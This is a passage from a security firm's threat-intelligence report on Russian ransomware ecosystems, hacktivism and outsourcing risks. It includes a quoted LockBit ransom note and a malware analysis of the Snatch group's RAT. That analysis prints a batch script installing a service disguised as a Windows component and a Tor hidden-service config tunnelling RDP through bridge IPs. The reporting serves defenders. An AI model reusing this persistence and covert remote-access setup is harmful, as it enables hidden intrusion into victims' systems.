paid just like you pay the salaries of your system administrators. Get over it and pay for it. If we don't give you a decryptor or delete your data after you pay, no one will pay us in
the future. You can get more information about us on Elon Musk's Twitter: https://twitter.com/hashtag/lockbit?live

>>>> You need to contact us and decrypt one file for free on TOR darknet sites with your personal ID
Download and install Tor browser https://www.torproject.org/
Write to the chat room and wait for an answer, we'll guarantee a response from you. If you need a unique ID for correspondence with us that no one will know about, tell it in the chat, we
will generate a secret chat for you and give you his ID via private one-time memos service, no one can find out this ID but you. Sometimes you will have to wait some time for our reply,
this is because we have a lot of work and we attack hundreds of companies around the world.

Tor Browser personal link available only to you (available during a ddos attack):
http://lockbit[REDACTED].onion
```

Image: LockBit 3.0 Ransomware Note

⁵ <https://redcanary.com/blog/raspberry-robin/>

This case, however, was unusual as the incident also included artifacts of a malware known as FakeUpdater or SocGholish. FakeUpdater is a remote access tool (RAT) associated with one of the older cybercrime syndicates known as “Evil Corp”. In 2017, the leader of Evil Corp, Maksim Yakubets, was indicted in the US. This complicated Evil Corp’s activities since US sanctions have made paying ransom to this crime syndicate illegal. In 2022, Evil Corp apparently switched from deploying its own ransomware to acting as an affiliate for other ransomware groups, like LockBit 3.0.

The lack of proper logs complicated Truesec’s forensic investigation, but after checking our findings with our own threat intelligence and other similar incidents published by other security researchers, especially those by Microsoft Security Threat Intelligence, we were able to reconstruct the entire attack chain.⁶

The initial attack vector was highly likely a malicious USB drive that infected the victim with the Raspberry Robin backdoor. The backdoor was then used to deploy the FakeUpdater RAT. The use of multiple backdoors/RATs is common when one threat actor is handing over access to another threat actor, as the IAB can then transfer control of the access by installing their RAT without giving them access to the IAB’s own botnet.

Once Evil Corp took control of the operation, they deployed Cobalt Strike beacons and proceeded to conduct reconnaissance of the network. When the Evil Corp operators gained control of the network, they proceeded to exfiltrate large amounts of data through the Megasync service, disabled backups, and finally deployed the LockBit 3.0 ransomware.

This incident involved no less than three separate organized cybercrime groups:

- **DEV-0856** – The name given to the threat actor behind Raspberry Robin. DEV-0856 organized a campaign that led to a wave of malicious USB drives that infected machines with the Raspberry Robin backdoor/worm. It’s unclear if this is an independent IAB or a subgroup of Evil Corp.
- **Evil Corp** – An experienced threat actor that likely contracted DEV-0856 to spread this wave of Raspberry Robin and use them to deploy their malware, FakeUpdater RAT, on potential victims. Evil Corp then used the access to take over the victims’ networks and deploy the LockBit 3.0 ransomware.
- **LockBit 3.0** – This threat actor never actively took part in the incident; they rented their tools to Evil Corp for a cut of any successful ransom payment. They would also host any leaked data that would be published if a victim refused to pay the ransom.

This incident illustrates how ransomware has grown into a professional industry in Russia. Organized cybercrime syndicates now cooperate and buy or rent services from each other to conduct ransomware attacks at an almost industrial scale. Russia is not the only country where cybercriminals perform ransomware attacks; however, the Russian ransomware ecosystem is by far the most prolific and best organized. Most ransomware hackers outside Russia are individual criminals or, at most, small teams of hackers. Ransomware on an industrial scale is assessed to be primarily limited to Russian syndicates.

⁶ <https://www.microsoft.com/en-us/security/blog/2022/10/27/raspberry-robin-worm-part-of-larger-ecosystem-facilitating-pre-ransomware-activity/>

2. The War and Russian Cybercrime

Challenge

How the War Affects Russian Cybercrime

Organized Cybercrime in Russia

The Russian invasion of Ukraine has reshaped not only politics in Europe and the world but also the cybercrime ecosystem in Russia. Russia is home to one of the most prolific cybercriminal ecosystems in the world. It includes many types of criminal activities, including access sales, illegal crypto mining, the sale of hacking tools, and crypto frauds, but more importantly, most major ransomware attacks originate from the Russian cybercrime ecosystem.

To understand how the war has impacted the Russian cybercrime ecosystem, it's first necessary to know how Russian cybercrime is and isn't connected to the Russian government. Russian organized cybercrime is tolerated by the Russian government, and like other organized crime, it also has ties to the government. Some notorious cybercriminals are known to have personal ties to individuals among the clique of insiders with personal connections to President Vladimir Putin.

Russian organized cybercrime can operate relatively freely inside Russia if it follows certain unwritten rules. The most important of these rules is that Russian cybercriminals must never conduct attacks inside Russia or against members of the former Commonwealth of Independent States (CIS).



Some notorious cybercriminals are known to have personal ties to individuals among the clique of insiders with personal connections to President Vladimir Putin.

How Russia's Isolation Affects Cybercrime

The war in Ukraine has also isolated Russian cybercriminals. Before the war, the Russian cybercrime ecosystem was dominated by Russian nationals but also included many cybercriminals from other parts of Eastern Europe, especially Ukraine. Few, if any, Ukrainian hackers cooperate with Russian cybercriminals anymore. Some have publicly disavowed their ties and instead exposed their former partners. The now infamous "Conti Leaks," which exposed all the inner workings of the world's largest cybercrime syndicate, was likely due to a disaffected Ukrainian national who left the group.

Another Ukrainian national, responsible for the popular Raccoon Infostealer malware used by many ransomware operators, fled the country when the invasion began and was later identified and arrested in the Netherlands. Some Russian cybercriminals may have fled the country because of the economic downturn in Russia or to avoid the Russian army's draft.

Russian cybercriminals were also forced to rearrange their money laundering operations because of the sanctions against Russia. Before the war, Russian cybercriminals used several Russian crypto exchanges in Moscow to launder cryptocurrency into dollars. When these crypto exchanges were sanctioned, it appears that the cybercriminals had to move their money laundering to illegal crypto exchanges in countries like China.

These disruptions led to a downturn in cybercrime in the Nordic countries in the first half of 2022. Truesec estimates that the total number of cyber incidents during that time was roughly two-thirds of the total for 2021 during the same period. This also illustrates just how many serious cyber incidents in Europe originate in the Russian cybercrime ecosystem, given that a disruption of Russian cybercrime leads to such a drop in overall cybercrime.

Cybercriminals Get Recruited Into the War

The actual level of cooperation between cybercriminals and the Russian security apparatus, especially the Russian security service (FSB), should not be overstated. There are reports that some cybercrime syndicates sell information to the FSB for money, while others have relationships more akin to a “truce” than actual cooperation. Ultimately, cybercriminals are only in it for the money.

At the same time, authorities can pressure cybercriminals into cooperating with them if it's important enough. There are even reports of Russian cybercriminals being recruited, possibly through coercion, to join the FSB's cyber espionage units. Currently, Russia appears to have halted some of the Ukrainian momentum on the battlefield through their mobilization, but the more pressure the Russian government is under due to their failing war effort, the more likely the Russian government will be to lean on Russian cybercriminals to support them with cyber attacks in Ukraine and abroad.



Since Russia accepted that their so-called “special military operation” has turned into a full-scale war, even if Russia pretended otherwise officially, the Russian government began recruiting cybercriminal groups to help them spy on Ukraine. At least two separate cybercrime groups, which previously hacked organizations for ransomware syndicates, now breach Ukrainian government and military networks to steal information instead.⁷ These cybercriminals are likely recruited as cyber mercenaries and work for the Russian government for money.

The Blurring of Lines Between State and Crime

From our analysis it appears that the Russian government now recruits cybercriminals as mercenaries. This is just one example of how the lines between the Russian government and cybercrime appear to be increasingly blurred.

⁷ <https://securityintelligence.com/posts/trickbot-group-systematically-attacking-ukraine/>

A campaign of fake ransomware attacks against the transport sector in Poland and Ukraine has been exposed in the media. Microsoft threat intelligence has linked it to the Russian military intelligence GRU and its cyber warfare unit “Sandworm.”

Destructive cyber attacks and ransomware attacks are often very similar. Some of the most destructive cyber attacks, such as the 2017 NotPetya attack, were technically encryption attacks, not wipers that destroy data. The malware simply didn’t generate decryption keys.

Ransomware can also be a way to hide the true purpose of a cyber attack. The WhisperGate wiper that was part of the Russian cyber attack on Ukraine on January 14, 2022, was a wiper but still generated a fake ransom note to confuse victims. The fact that ransomware can be so destructive means that Russia will likely attempt to disguise military cyber attacks as cybercrime.

Russia may also try to influence cybercriminals to skew their regular ransomware attacks to certain geographical areas or industries that could benefit the Russian government. One researcher has even suggested there might be a connection between ransomware attacks and Russian election interference.⁸



Most ransomware attacks are conducted by financially motivated organized crime groups with no political agenda. At the same time, it’s also likely that the Russian government allows cybercriminals to target Western companies as a form of proxy conflict. These two concepts are not mutually exclusive.

In other countries that have been under sanctions far longer than Russia, the next step has been that government-associated cyber espionage groups have begun to steal money to prop up failing government finances. The most well-known case is North Korea, where the North Korean army’s cyber units are known to actively conduct cybercrime to steal money for their government. It would significantly increase the threat of cybercrime if the Russian government began to adopt similar tactics.⁹

Solution

Use Threat Intelligence To Understand the Threats

As the war in Ukraine continues to reshape the cybercriminal ecosystem in Russia and the rest of the world, it’s more important than ever to stay ahead of the changing threat landscape. Whether it’s the risk of Russian cyber warfare, information manipulation, or new forms of cybercrime, threat intelligence can help you improve your organization’s defenses to keep up with the threats.

There’s very little difference between a ransomware attack and a destructive cyber attack by a Russian cyber warfare unit when it comes to the tactics, techniques, and procedures (TTPs) used. It’s more about understanding the threat actor’s goals. To assess cybercrime risks, you must understand the economic calculations of cybercriminal syndicates. To assess the risks of cyber war affecting your organization, you must understand Russian cyber war planning, the political climate, and developments on the battlefield in Ukraine. Threat intelligence is your key to acquiring this understanding.

As the borders between state-sponsored cyber attacks and cybercrime become more blurred, it becomes more important than ever to understand how changes in the real world, from the geopolitical landscape to new technical developments, affect the cyber threat landscape.

⁸ <http://www.cyberwarcon.com/assessing-the-political-motivations>

⁹ <https://www.cisa.gov/uscert/ncas/alerts/aa22-108a>



Tales From the Trenches

Real-world incidents investigated by the Truesec CSIRT

Just a coincidence?

Ransomware or Political Agenda?

In April 2022, a European manufacturing company was hit by ransomware. Before the war, the victim company had conducted business with Russia and sold parts to the Russian government. Initially, after the invasion of Ukraine, the company had explored the possibility of obtaining an exemption from the sanctions regime against Russia but decided not to pursue this option. Instead, the company notified Russian authorities that it would stop all deliveries to Russia until further notice. Within 30 hours of this notification, the company was attacked with ransomware.

The threat actor is a Russian ransomware group called “Team Snatch.” Team Snatch has been active since early 2019, but according to some sources, they ceased activities in 2020. However, in the fall of 2021, Team Snatch seems to have returned. We’re convinced that Team Snatch is a primarily Russian group, as they only recruit Russian-speaking hackers, according to a report from Sophos.¹⁰

The Investigation

When Truesec investigated this ransomware attack, the only thing that really stood out was that the threat actor seemed to have spent considerable time in the environment. This is not unheard of, but still notable. The following is a brief overview of the attack:




Image: Killchain of the Attack

¹⁰ <https://news.sophos.com/en-us/2019/12/09/snatch-ransomware-reboots-pcs-into-safe-mode-to-bypass-protection/>

Phase 1 - Initial Breach

In late November 2021, the threat actor initially obtained access to the network by using stolen credentials to an exposed RDP connection. It's unknown how the threat actor initially obtained the credentials, but many ransomware groups use initial access brokers (IABs) to obtain stolen credentials. The threat actor then installed a remote access tool (RAT) for additional persistence. The RAT provided remote access to the machine by creating a tunnel to the local RDP server.

Phase 2 - Discovery

Over the next week, the threat actor conducted internal reconnaissance and began moving in the environment by connecting to shares. The threat actor then performed credential harvesting using Mimikatz and CredentialsFileView. After a week, the threat actor obtained admin privileges and deployed a RAT on the domain controller.

The threat actor then paused all activities for approximately two months. The activity was resumed in early February when the threat actor performed additional credential harvesting, possibly to ensure that the information they had already stolen was still valid.

Phase 3 - Possible Data Exfiltration

After another two weeks of inactivity, the threat actor began additional internal discovery, locating backups, and there are indications of possible data exfiltration. This phase ended at the end of February 2022. Once data had been successfully exfiltrated, the threat actor again ceased all activities for over a month.


Phase 4 - Deploying Ransomware

In early April, the manufacturing company informed its Russian customer that it could not fulfill its contract and would cease sending parts to Russia. Within 30 hours of this message, the threat actor started to destroy backups and deploy the Snatch ransomware in the environment, successfully encrypting it.

Malware Analysis

This section contains an in-depth analysis of the remote access tool utilized by the threat actor in the attack.

The threat actor used a remote access tool (RAT) based on a Tor hidden service. The RAT has been observed in other attacks performed by Snatch.¹¹



A Tor hidden service creates an onion domain that can be used to connect to the service from the public internet via the Tor client. This doesn't require opening any ports on the server, as Tor connections are exclusively outbound. The hidden service is configured to forward connections from the Tor proxy to RDP on localhost, making it possible to establish an RDP session on the machine over Tor.

¹¹ <https://thedfirreport.com/2020/06/21/snatch-ransomware/>

The RAT uses legitimate Tor binaries and a Windows Service to create persistent access to the target computer. The service.bat file is shown below.

```

service.bat - Notepad
File Edit Format View Help
@echo off

taskkill /F /IM WmiPrvSystemES.exe
taskkill /F /IM WmiPrvSystem.exe

sc create winmgmts binpath= "%WINDIR%\wmis\WmiPrvSystemES.exe --nt-service -f %WINDIR%\wmis\libeay32.dat" type= own
start= auto error= ignore obj= LocalSystem displayname= "Windows Management Instrumentation Service"
sc description winmgmts "Provides a common interface and object model to access management information about operating
system, devices, applications and services. If this service is stopped, most Windows-based software will not function
properly. If this service is disabled, any services that explicitly depend on it will fail to start."
net start winmgmts

```

Image: service.bat

The image below shows the configuration used by the Tor hidden service. The key configuration row is the *HiddenServicePort* which defines that any connection on Port 3389 to the onion service should be proxied to the localhost RDP server. Note that the hidden service used Tor bridges to make it more difficult to detect that it was communicating with Tor.

```

snatch_rat_hs_config.txt - Notepad
File Edit Format View Help
HiddenServiceDir C:\Windows\wmis\CrashReporter
ClientOnly 1
ExitRelay 0
SocksPort 0
HiddenServicePort 3389 127.0.0.1:3389
UseMicroDescriptors 0
HiddenServiceNumIntroductionPoints 6
Log notice-err file C:\Windows\wmis\libgcc_s_sjlj-1.dat

UseBridges 1
ClientTransportPlugin obfs4 exec C:\Windows\wmis\WmiPrvSystem.exe

Bridge obfs4 158.58.170.145:443 D963ADE448E5C42BA73C8F066AE4529535ECBC3 cert=E0pqRbVMAOTgkHGO/fly8LtcY2kUpzGrA0QweJMRsP1nHty60ihfd/SeU8VfwzAdm8nDQ iat-mode=0
Bridge obfs4 185.198.57.215:443 9615531C2517AF54C44C99A69C4F69D053DAE585 cert=zNagq8vzF7HnkhCcVmvPLXoalLumk2oYqsS2xYy5tZI1A41070iPqjtkPzdt5x95DKLrCA iat-mode=0
Bridge obfs4 78.46.188.239:37356 5A2D2F415800453E00C7C176978D3F41D69C450B cert=3c05wpx01sbohIxEc4tb875RW8eOu1opRTVXJhafaKA/PNNtI7E1QIVOVZg1AdL5bxGcw iat-mode=0
Bridge obfs4 154.35.22.10:15937 8FB9F4319E89E5C6223052AA525A192AFB8C85D55 cert=GGG51TX4R81m3r0HB179wKy10tPPNR2CZUIrHjkrRg65Vc2VR8F0yo64f9kmT1UAFG7j0HQ iat-mode=0
Bridge obfs4 192.99.11.54:443 7B126FA8960E5AC6A629C729434FF84FB5074EC2 cert=Vw5f8+1BUWpPFx+rS1Vy2wXkyTQG7vEd+rHeN2jV5LIDNu8wMNEOqZXPwHdwMEBdqXEW iat-mode=0
Bridge obfs4 109.105.109.165:10527 8DFCD8F83285E85F5A53EDD0A35696C743ABFC4E cert=BgVg/itxeL4TWKLP6N1MaQzS0C6tcR1Bv6q57DYAZC3b2AzuM+/1fB7mqTFEFXILCjEwzVA iat-mode=1
Bridge obfs4 83.212.101.3:50002 A090536DD1752D542E1FBB3C9CE4449051298239 cert=1PRQ/0XAd1t5SRZ9mQuYQNT9m5DV757jtdXdlePmRcudU09CFUOX1m7/meFSyP0sud7Cw iat-mode=0
Bridge obfs4 109.105.109.147:13764 8BB28D0F0F201E7068E564EFE690FE9577D08386D cert=KfMQN/tNMFdda61hMgp1MI7pbwUJ1+wxJTu1Ynfw+4sgvG0zSH7fwT10B18MjdAD71JA iat-mode=2
Bridge obfs4 154.35.22.11:16488 A832D176EC05C7C6858825AE22FC4C90FA249637 cert=YPbQqXP1qTUBfjGFLpm9jYEFtBvnxzEJDKJxXG55szrr/v2qrhGU4J1s91HjLAhqpXaEfZw iat-mode=0
Bridge obfs4 154.35.22.12:80 00DC6C4FAA9A58D1472993CF6730D54F11E0DBB cert=N86E9hKXXVzGG7w2z8fFhIDztDazZ/3poxVePHEyJbKDWzjKRDCcFManhK75fc65pYsg iat-mode=0
Bridge obfs4 154.35.22.13:443 FE7840FE1E21FE0A0639ED176EDA00A3ECA1E34D cert=fKkzxr+m+jWXXQGCax4f2gGoPXMzbl+btBbXMYXuk0tMotd+nXy53zy2mONZUW29181CA iat-mode=0
Bridge obfs4 154.35.22.10:80 8FB9F4319E89E5C6223052AA525A192AFB8C85D55 cert=GGG51TX4R81m3r0HB179wKy10tPPNR2CZUIrHjkrRg65Vc2VR8F0yo64f9kmT1UAFG7j0HQ iat-mode=0
Bridge obfs4 154.35.22.11:443 8FB9F4319E89E5C6223052AA525A192AFB8C85D55 cert=GGG51TX4R81m3r0HB179wKy10tPPNR2CZUIrHjkrRg65Vc2VR8F0yo64f9kmT1UAFG7j0HQ iat-mode=0
Bridge obfs4 154.35.22.11:443 A832D176EC05C7C6858825AE22FC4C90FA249637 cert=YPbQqXP1qTUBfjGFLpm9jYEFtBvnxzEJDKJxXG55szrr/v2qrhGU4J1s91HjLAhqpXaEfZw iat-mode=0
Bridge obfs4 154.35.22.11:80 A832D176EC05C7C6858825AE22FC4C90FA249637 cert=YPbQqXP1qTUBfjGFLpm9jYEFtBvnxzEJDKJxXG55szrr/v2qrhGU4J1s91HjLAhqpXaEfZw iat-mode=0
Bridge obfs4 154.35.22.9:12166 C73AD8AC8ADF0BF0CF3F4E8091C0107D093716 cert=gEGKc5WNI/b5jFa6UkG9h0cft1tuK+cV8hbZ0H6cqX1MPLqSbCh2Q3PHe500r6oMVRhoJA iat-mode=0
Bridge obfs4 154.35.22.9:80 C73AD8AC8ADF0BF0CF3F4E8091C0107D093716 cert=gEGKc5WNI/b5jFa6UkG9h0cft1tuK+cV8hbZ0H6cqX1MPLqSbCh2Q3PHe500r6oMVRhoJA iat-mode=0
Bridge obfs4 154.35.22.9:443 C73AD8AC8ADF0BF0CF3F4E8091C0107D093716 cert=gEGKc5WNI/b5jFa6UkG9h0cft1tuK+cV8hbZ0H6cqX1MPLqSbCh2Q3PHe500r6oMVRhoJA iat-mode=0
Bridge obfs4 154.35.22.12:4304 00DC6C4FAA9A58D1472993CF6730D54F11E0DBB cert=N86E9hKXXVzGG7w2z8fFhIDztDazZ/3poxVePHEyJbKDWzjKRDCcFManhK75fc65pYsg iat-mode=0
Bridge obfs4 154.35.22.13:16815 FE7840FE1E21FE0A0639ED176EDA00A3ECA1E34D cert=fKkzxr+m+jWXXQGCax4f2gGoPXMzbl+btBbXMYXuk0tMotd+nXy53zy2mONZUW29181CA iat-mode=0
Bridge obfs4 192.95.36.142:443 CDFE8528F539882BD10E27E9115A31734E378C2 cert=qlUQ0srL1J1/v06V6m/24anYX1D3QP2HgZUKQtQ7GRqUv57P+tg43RtAqdhLOALP7D3Q iat-mode=1
Bridge obfs4 85.17.30.79:443 FC259A0A4328A07FED1F3E9FC6526538D9FD87A cert=RutxZ1u0B8TyP+oNXY7bAVD41+J/qXlHhUrKjFkR5d1BAhIHlQlHkQ2HxEsAKZprn/1R3KA iat-mode=0

```

Image: snatch_rat_hs_config.txt

The analyzed sample, safe.exe, is a variant of Snatch. The sample is written in Golang 1.16.2 and packed with UPX. Strings are obfuscated using base64, XOR, and another base64 with a fixed XOR key ("SKJeagkbqhrylnzl"). Strings are deobfuscated in the main init function.




Image: Compiler Version


Was It All a Coincidence?

This may all be a coincidence – co-occurrence is not evidence. There's no proof that the deployment of ransomware on the victim within hours of the company breaking its contract with a company owned by the Russian government is anything but a coincidence. It's also possible that Team Snatch's decision to strike was based on the victim's refusal to seek exemption from the sanctions against Russia, possibly even in coordination with the Russian government.

The initial breach by the ransomware group occurred long before the war had even begun. A possible scenario in which this attack was related to the refusal to supply parts to Russia would be if the threat actor, during the initial breach, discovered information that indicated that the victim had business contacts with Russia and decided, as a precaution, to contact the Russian company to check if it would be harmful to attack the victim.

It is known that Russian cybercriminals are careful not to attack companies in Russia, as that would break the unwritten rules of Russian security services. This could also explain the long delay from when the company was breached until the ransomware was deployed – over four months after the initial breach occurred.

Image: Official Post From Team Snatch in February 2022.



A few days after the invasion, Team Snatch also released a now-deleted tweet that appears to indicate support for the Russian war effort, as the FIN12 (aka Conti) syndicate has done. We've previously noted that ransomware groups that don't run an RaaS operation appear to be less concerned about collaborating with the Russian secret services than those that do.

Even if there's no conclusive proof here, Truesec recommends that organizations assume that the Russian government can influence cybercriminals' targeting.

Cybersecurity challenges and how to tackle them


3. The Rise of Hactivism

Challenge

Crowdfunded Cyberterrorism

The lines between cybercrime and state-sponsored hacking are becoming increasingly blurred in Russia as more and more groups now have dual motives or attempt to disguise their real motives. The Russian invasion of Ukraine has led to an explosion of politically motivated hacking, or “hactivism.” Hackers on both sides of the conflict try to disrupt networks for their perceived opponents. These hactivists are often low-skilled, and their attacks are more to gain attention than cause actual damage.

Many of the organizers of Russian hactivists originated as small-time cybercrime groups renting a botnet for designated denial of service (DDoS) attacks to other criminals, but since the war, they’ve rebranded themselves as “patriotic hackers” that recruit volunteers to use their botnet to conduct DDoS attacks against the West. Ukraine has also recruited many Western hackers to join their so-called “IT Army of Ukraine” as hactivists. These hactivists attack websites and networks in Russia, similar to how Russian hactivists attack targets in Ukraine and the West.



There are reports suggesting that some of the Russian hactivist groups have some coordination with the Russian military intelligence GRU, but to what extent is unknown.¹² The main driver for these groups appears to be soliciting donations by getting media exposure. It’s possible that Ukrainian officials also exchange information with pro-Ukrainian hactivists, although Truesec has seen no evidence of this.

At the same time, Truesec assesses that the core motive of the leaders of the hactivists is as much internet notoriety and, at least in the case of Russian hactivists, financial gain, even if the volunteer hackers that make up their “foot soldiers” may be motivated by patriotism. They mostly conduct relatively simple cyber attacks, like DDoS attacks.

The attacks are very simple and seldom result in any permanent damage beyond a web page being unreachable for an hour or so. The groups then market their attacks as real damage to “the enemy” and use proof that a webpage is down to solicit donations from online fans. A cybersecurity researcher found that the Russian hactivist group KillNet had received approximately 36,000 Euros in cryptocurrency to three wallets under their control in May 2022.

¹² <https://www.mandiant.com/resources/blog/gru-rise-telegram-minions>



Cyber hactivism today is becoming a form of crowdfunded terrorism. Like state-sponsored terrorism, it's part of "hybrid war," the widening gray zone between war and peace in the cyber arena. Today hacktivists are motivated by the war in Ukraine, but in the future, the anger of hacktivists and their supporters can be unleashed in the name of other causes, such as political extremism or climate activism.

Hactivism can also be the first step for a hacker into the world of cybercrime. Once the hacktivists learn to conduct destructive attacks, they also possess the skills necessary to get into the ransomware business. In an investigation, Truesec discovered evidence that suggested the organizers of Russian hacktivist groups were already engaged in other purely criminal activities, such as buying and selling access to other cybercriminals. Overall, Truesec assesses that these

“ Cyber hactivism today is becoming a form of crowdfunded terrorism.

Russian hacktivists can be a recruitment pool for more serious cybercriminal syndicates. The total number of Russian hacktivists is unknown, but the largest Russian hacktivist group KillNet is estimated to have had over 100 active volunteers. The total number of such volunteers may be several hundred hackers. In theory, they could represent a potential future increase in the number of criminal hackers in the Russian cybercrime ecosystem.

Solution

Prepared Information Response

The most important thing to understand about hacktivist DDoS attacks is that they're seldom more than a temporary nuisance, but the threat actors behind the attack will always attempt to blow the effects of these attacks out of proportion. Their ultimate goal is fear, confusion, and notoriety.

It's seldom a good strategy to try to avoid publicizing that your organization has suffered a DDoS attack. That will cede the information space to the threat actors, who will do their utmost to create headlines with their actions. It's often better to formulate a plan for how to react and include media communication in the plan.

From a technical readiness standpoint, we have several recommendations that can minimize the impact of DDoS attacks:

- Have a list of contacts at your ISPs and request that they provide regular updates on what they see.
- If you own your IP address space (Provider Independent), ensure that you use connections from different ISPs and that redundancy is working, at least for business-critical applications.
- Apply all patches for systems that are exposed to the internet.
- Ensure that exposed systems are logging and that these logs are readily available.
- Consider using a DDoS prevention service, such as Baffin Bay, Cloudflare, or Akamai, if you currently have nothing in place.
- Monitor CPU and bandwidth usages on front firewalls, load balancer, WAF, and exposed servers, and alert when above a predefined threshold during a predefined period, for example, above 80% for 10 minutes.
- Ask your ISP to filter out traffic from any region you're not doing business with prior to routing to your network, if possible.
- Protect the links and networks between the on-premises network devices and the upstream service provider; for example, disable ping, traceroute, etc. If possible, ask the upstream ISP to do the same for the routers on their side facing the customer (often called CPE or PE).
- Configure a control plan policy for any network device with a public IP address that restricts what can establish a connection to a public IP on a device.
- Make sure to analyze the data if the organization sees events consistent with a DDoS attack to understand attack patterns, duration times, attacked destinations, etc. Do not rely on the graphs shown by the DDoS protection provider or equipment. If a DDoS attack is confirmed, notify your national CERT.
- Minimize or avoid using NAT for public-facing services and applications, as the available ports can be exhausted. Alternatively, implement the traffic restriction/prioritization if possible.
- Determine with your ISP if it's possible to implement Quality of Service (QoS) to prioritize business-critical services.
- Use null routes, either locally or at the ISPs, to sink traffic to unused IP networks and subnets if you own a large IP space.
- Ensure any publicly reachable IPv6 link is configured with a /126 or /127 prefix.

4. Secure Outsourcing

Challenge

Cybercrime Is Not Fair

A serious ransomware incident can represent a substantial financial loss for the victim, but at least large international corporations usually have the financial muscle to recuperate from a loss, learn from the incident, and upgrade their cybersecurity posture.

Many smaller enterprises that have been around for many years have an IT environment that looks like “the house that Jack built”; layers upon layers of services, old and new, all connected and exposed to the internet. Replacing aging systems with new ones can be problematic and bound to create disturbances until the new systems are properly tuned, but while old reliable systems may seem safer, they’re often wide open to attacks.

A common solution for smaller organizations to solve their IT problems is to outsource to an IT provider and leave their cybersecurity in the hands of their service providers. Outsourcing, however, doesn’t mean you no longer need to think about security. If you don’t take security into consideration and only ask for the lowest price from a provider, you’ll not be guaranteed that your data is secure, and you may find yourself liable for a breach.

Below the top-tier cybercriminals that target large corporations are other criminals that prey on small and medium enterprises. They use more automated attacks and rely on mass attacks where each attack generates a smaller sum, rather than one-time heists, to make money. These attacks succeed because smaller enterprises seldom invest in enough cybersecurity or assume that their IT provider will automatically solve the problem for them.

For many years cybercriminals have used illegal cryptocurrency mining to make money on cryptocurrency, so-called “cryptojacking.” A threat actor hacks into a corporate network, installs crypto mining tools, and lets the victim pay for the electricity and machine wear. Cryptojacking has previously mainly been more of a nuisance, but as more and more organizations move resources into the cloud, the threat of cryptojacking has become a real threat to small businesses.

Many organizations have agreements with IT providers that manage all their IT, including cloud services. This can be abused by cybercriminals that install massive amounts of cryptojacking malware in the cloud, in the victim’s name. The victim then gets a bill for tens of thousands of Euros at the end of the month for cloud server capacity they’ve never used.

Organizations that have such agreements with cloud providers must understand the risks of cybercriminals abusing cloud agreements for their own benefit.

Solution

Basic Precautions Go a Long Way

The first thing to know is that preventive measures are far less costly than cleaning up after a cybercrime. Assess how vital your IT environment is to your business and how hard you'll be impacted if it's down for weeks due to ransomware – then calibrate your cybersecurity accordingly.

If you've outsourced your IT services to a managed service provider (MSP), an IT provider will not necessarily deliver anything beyond the agreed-upon service. Never assume that your IT provider will deliver any security features not specified in the agreement. If the level of security isn't specified, a customer is unlikely to receive recompense after a costly breach.

In most cases, Truesec recommends that organizations that outsource their IT have a different cybersecurity provider than their IT provider. An independent cybersecurity provider can provide an unbiased perspective of how well protected your IT environment actually is.

Whether managing your own IT environment or outsourcing, you should focus on the threats that matter most and maintain good cybersecurity. Always ensure that the following basic precautions are taken:

- Always enforce MFA, especially on remote management tools deployed by the IT provider. One exception is all it takes for a threat actor to breach a network.
- Never have systems that are no longer supported exposed to the internet. A Windows 2003 server exposed to the internet is an open invitation to cybercriminals.
- Ensure you have proper offline backups so they don't get wiped in an attack.
- Ensure your environment is segmented. Your office network may need to be exposed to the internet, but it's probably unnecessary to have your industrial control systems and production environment connected to the office network or even exposed to the internet.

If your IT provider can't guarantee these basic precautions, your environment is exposed to costly attacks, representing a significant financial risk to your organization.



Tales From the Trenches

Real-world incidents investigated by the Truesec CSIRT

Shopping in your name

Malicious Crypto Mining Attack

A small Nordic company with less than 30 employees had outsourced all its IT to a managed service provider (MSP), including the management of its Microsoft Office products. The MSP was then hacked by a threat actor that managed to steal the global admin credentials to the company's IT environment.

The threat actor used the stolen credentials to open an Azure account and set up a large cluster of expensive high-performance cloud servers to start cryptocurrency mining. This activity was first undetected by both the affected company and the IT provider.

